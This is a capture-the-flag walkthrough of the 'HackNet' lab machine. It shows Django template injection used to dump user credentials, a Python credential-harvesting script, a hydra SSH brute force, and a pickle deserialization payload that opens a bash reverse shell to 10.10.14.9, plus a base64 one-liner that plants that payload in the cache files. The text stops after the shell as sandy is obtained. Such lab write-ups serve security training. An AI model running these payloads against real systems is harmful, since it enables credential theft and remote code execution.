Table of Contents
Scope:10.10.11.85Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn -T5 -vvvv hacknet.htb
PORT      STATE    SERVICE REASON      VERSION22/tcp    open     ssh     syn-ack     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)| ssh-hostkey:|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ8BFa2rPKTgVLDq1GN85n/cGWndJ63dTBCsAS6v3n8j85AwatuF1UE+C95eEdeMPbZ1t26HrjltEg2Dj+1A2DM=|   256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFOSA3zBloIJP6JRvvREkPtPv013BYN+NNzn3kcJj0cH80/tcp    open     http    syn-ack     nginx 1.22.1|_http-title: HackNet - social network for hackers| http-methods:|_  Supported Methods: GET HEAD OPTIONS|_http-favicon: Unknown favicon MD5: B89198D9BEDA866B6ADC1D0CD9ECAEB6|_http-server-header: nginx/1.22.1
80/TCP - HTTP



I went ahead and registered a new account:

I started looking around in the Search tab where I found that some users had private profiles:
And some didn’t:

We can test out the like as well as the comment functionality:

Apparently we need to add people first before we can comment:


Inside caido I viewed the /likes route where I found that this showed all the profile pictures of the people that like the post:

I can also clearly see their username inside the title tag:
SSTI
Now I went ahead and tried testing out the following


This time around the app dumped the complete QuerySet which appears to be all users who liked this post.
Moving on from here I would like to find out what the SocialUser object consists of. For this I’ll use the following:
{{ users.values }}
This time around it dumps the following variables:

idemailusernamepasswordpictureaboutcontact_requestsunread_messagesis_publicis_hiddentwo_faHaving found this info we can start automating the next steps in order to quickly dump only the necessary information about all users.
import re, html, requests
U = "http://hacknet.htb"H = {    "Cookie": "csrftoken=pWsK8Xea5pzMvqUDjABzeW1dhif4nS8R; sessionid=a70tgjtj5w59pwst7y1n7n2dz5ziqv7s", # Change these variables    "User-Agent": "Mozilla/5.0"}
out = set()
for i in range(1, 31):    requests.get(f"{U}/like/{i}", headers=H)    r = requests.get(f"{U}/likes/{i}", headers=H).text
    imgs = re.findall(r'title="([^"]+)"', r)    if not imgs:        continue
    q = html.unescape(imgs[-1])
    if "<QuerySet" not in q:        requests.get(f"{U}/like/{i}", headers=H)        r = requests.get(f"{U}/likes/{i}", headers=H).text        imgs = re.findall(r'title="([^"]+)"', r)        if not imgs:            continue        q = html.unescape(imgs[-1])
    for e, p in zip(        re.findall(r"'email': '([^']*)'", q),        re.findall(r"'password': '([^']*)'", q)    ):        out.add(f"{e.split('@')[0]}:{p}")
with open("creds.txt", "w") as f:    for line in sorted(out):        f.write(line + "\n")
print("\n===== * Found Users * =====\n")print("\n".join(sorted(out)))print("\n[+] Saved to creds.txt")
22/TCP - SSH
hydra
We can now attempt a brute force using the combination file that our script created:
hydra -C creds.txt ssh://hacknet.htb
Foothold
Shell as mikey

Using the correct credentials I logged in:
user.txt

It was here I could snatch the user flag right away:
Lateral Movement
Django Cache Deserialization attack

Accordingly I went on to enumerate the system, where I started off with the web root:


Inside the views.py file I found strong evidence that the target could be vulnerable to a Django Cache Deserialization attack.
I then found out that the django_cache directory is owned by sandy.

I can write the following poc in order to get myself a reverse shell as sandy:
import pickleimport base64
# Exploit objectclass Exploit:    def __reduce__(self):        import os        return (os.system, (f'bash -c "bash -i >& /dev/tcp/10.10.14.9/443 0>&1"',),)
payload = base64.b64encode(pickle.dumps(Exploit()))print(payload)

After heading over to /explore a new set of django cache files are created:

Since I can’t simply overwrite the files I’ll have to get creative:

Using the following regex however we can overwrite the files and make them executable:
for i in $(ls); do rm -f $i; echo 'gASVTAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjDFiYXNoIC1jICJiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjkvNDQzIDA+JjEilIWUUpQu' | base64 -d > $i; chmod +x $i; done
Shell as sandy

Now when we refresh the web page again the exploit fires and we get a reverse shell:

I headed over to the home directory and started enumerating
